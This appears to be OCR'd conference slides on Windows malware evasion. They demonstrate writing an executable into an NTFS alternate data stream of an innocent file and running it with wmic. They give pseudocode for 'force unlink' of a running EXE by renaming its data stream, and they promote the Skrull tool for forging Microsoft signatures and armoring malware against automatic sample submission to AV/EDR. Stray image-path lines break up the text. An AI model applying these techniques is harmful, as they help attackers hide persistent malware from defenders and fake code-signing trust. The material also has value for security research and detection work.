
C:\tmp
λ file dummy.txt
dummy.txt: ASCII text, with no line terminators

C:\tmp
λ wmic process call create C:\tmp\dummy.txt:pika
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 5380;
        ReturnValue = 0;
};



C:\tmp
λ rm dummy.txt

C:\tmp
λ file dummy.txt
dummy.txt: cannot open `dummy.txt' (No such file or directory)
```

NTFS Streams - Malware



Write malware to arbitrary stream of innocent files
& Run it as a single process


```
C:\tmp
λ type C:\picaball.exe > dummy.txt:pika

C:\tmp
λ file dummy.txt
dummy.txt: ASCII text, with no line terminators

C:\tmp
λ wmic process call create C:\tmp\dummy.txt:pika
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 5380;
        ReturnValue = 0;
};


C:\tmp
λ rm dummy.txt

C:\tmp
λ file dummy.txt
dummy.txt: cannot open `dummy.txt' (No such file or directory)
```

even the process is still running
but we can delete it anyway :)

Force Unlink

- Windows does not allow the deletion of files from running process
- Amazing trick to force unlock files found by @jonasLyk
  1. open the file with the DELETE flag
  2. relocate EXE data from main stream to another one
  3. yes. we can delete it now :)



The action can't be completed because the file is open in PIKA_V

Close the file and try again.

picaball.exe
File description: PIKA_V
Company: 1997 (C)SACHI SOFT
File version: 1.0.0.2
Date created: 9/22/2021 11:59 AM
Size: 153 KB

Attacker

Malware Dropping & Run


Malware.exe → ::$DATA 1337 bytes

Attacker

Malware.exe → ::$DATA 0 bytes

→ :dummy:$DATA 1337 bytes


Malware Dropping & Run




```
 Directory of C:\tmp

09/22/2021  01:49 PM    <DIR>          .
09/22/2021  01:49 PM    <DIR>          ..
09/22/2021  01:49 PM                 0 picaball.exe
                           156,672 picaball.exe:dummy:$DATA
```

```
# using SetFileInformationByHandle, relocate the data to the dummy stream
filePtr = CreateFile( "malware.exe" , DELETE )
        FILE_RENAME_INFORMATION.FileName = ":dummy"
                                ntdll!ZwClose( filePtr )
```



Malware Dropping & Run



```
 Directory of C:\tmp

09/22/2021  01:49 PM    <DIR>          .
09/22/2021  01:49 PM    <DIR>          ..
09/22/2021  01:49 PM                 0 picaball.exe
                           156,672 picaball.exe:dummy:$DATA
```

```
filePtr = CreateFile( "malware.exe" , DELETE )
FILE_RENAME_INFORMATION.FileName = ":dummy"
ntdll!ZwClose( filePtr )
kernel32!DeleteFile( "malware.exe" )
```

Attacker

Malware Dropping & Run

Malware.exe

:dummy:$DATA Malware Running🥝

::$DATA Signed Benignware

during AV/EDR scheduled scanning,
always fetch the EXE data from the main stream


```
filePtr = CreateFile( "malware.exe" , DELETE )
FILE_RENAME_INFORMATION.FileName = ":dummy"
ntdll!ZwClose( filePtr )
```

Fill In Payload of Signed EXE

https://github.com/aaaddress1/Skrull

DEMO

File Unlink & Forged Sign



```
λ Skrull.exe
Skrull 1.0BETA ( github.com/aaaddress1/Skrull )
Usage: skrull [option] <exePath>

Option
        -s, --sign      give the EXE file a Microsoft signature
        -a, --armor     make the EXE file get an anti-copy armor
        -u, --unlink    remove EXE files on NTFS, like fileless ;)

C:\Users\aaaddress1\Desktop
λ Skrull --sign picaball.exe
[v] select C:\Users\aaaddress1\Desktop\picaball.exe
```

picaball.exe Properties

Security | General

Signature list

Name of signer: Microsoft Windows

Digital Signature Details

General | Advanced

Digital Signature Information

This digital signature is OK.

Signer information

Name: Microsoft Windows

E-mail: Not available

Signing time: Saturday, July 31, 2021 4:53:02 PM


Skrull: Anti-Copy Launcher

Fileless Malware Launcher: to Armor Malware and Deploy on Victim

Automatic Sample Submission

- most AV/EDR embedded the feature as default e.g. Windows Defender
- Invoke when attackers carelessly do the suspicious behaviors
- AV/EDR keep eyes on attackers by collecting those dropped files & analysis
- Fileless is cool. but attackers need to deploy persistent trojan for long-term monitoring

→ Find a method to let the files naturally broken when submitted?


Windows Security

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

On

Privacy Statement

Submit a sample manually

Controlled folder access


Protect files, folders, and memory areas on your device from unauthorized changes by unfriendly applications.

Manage Controlled folder access

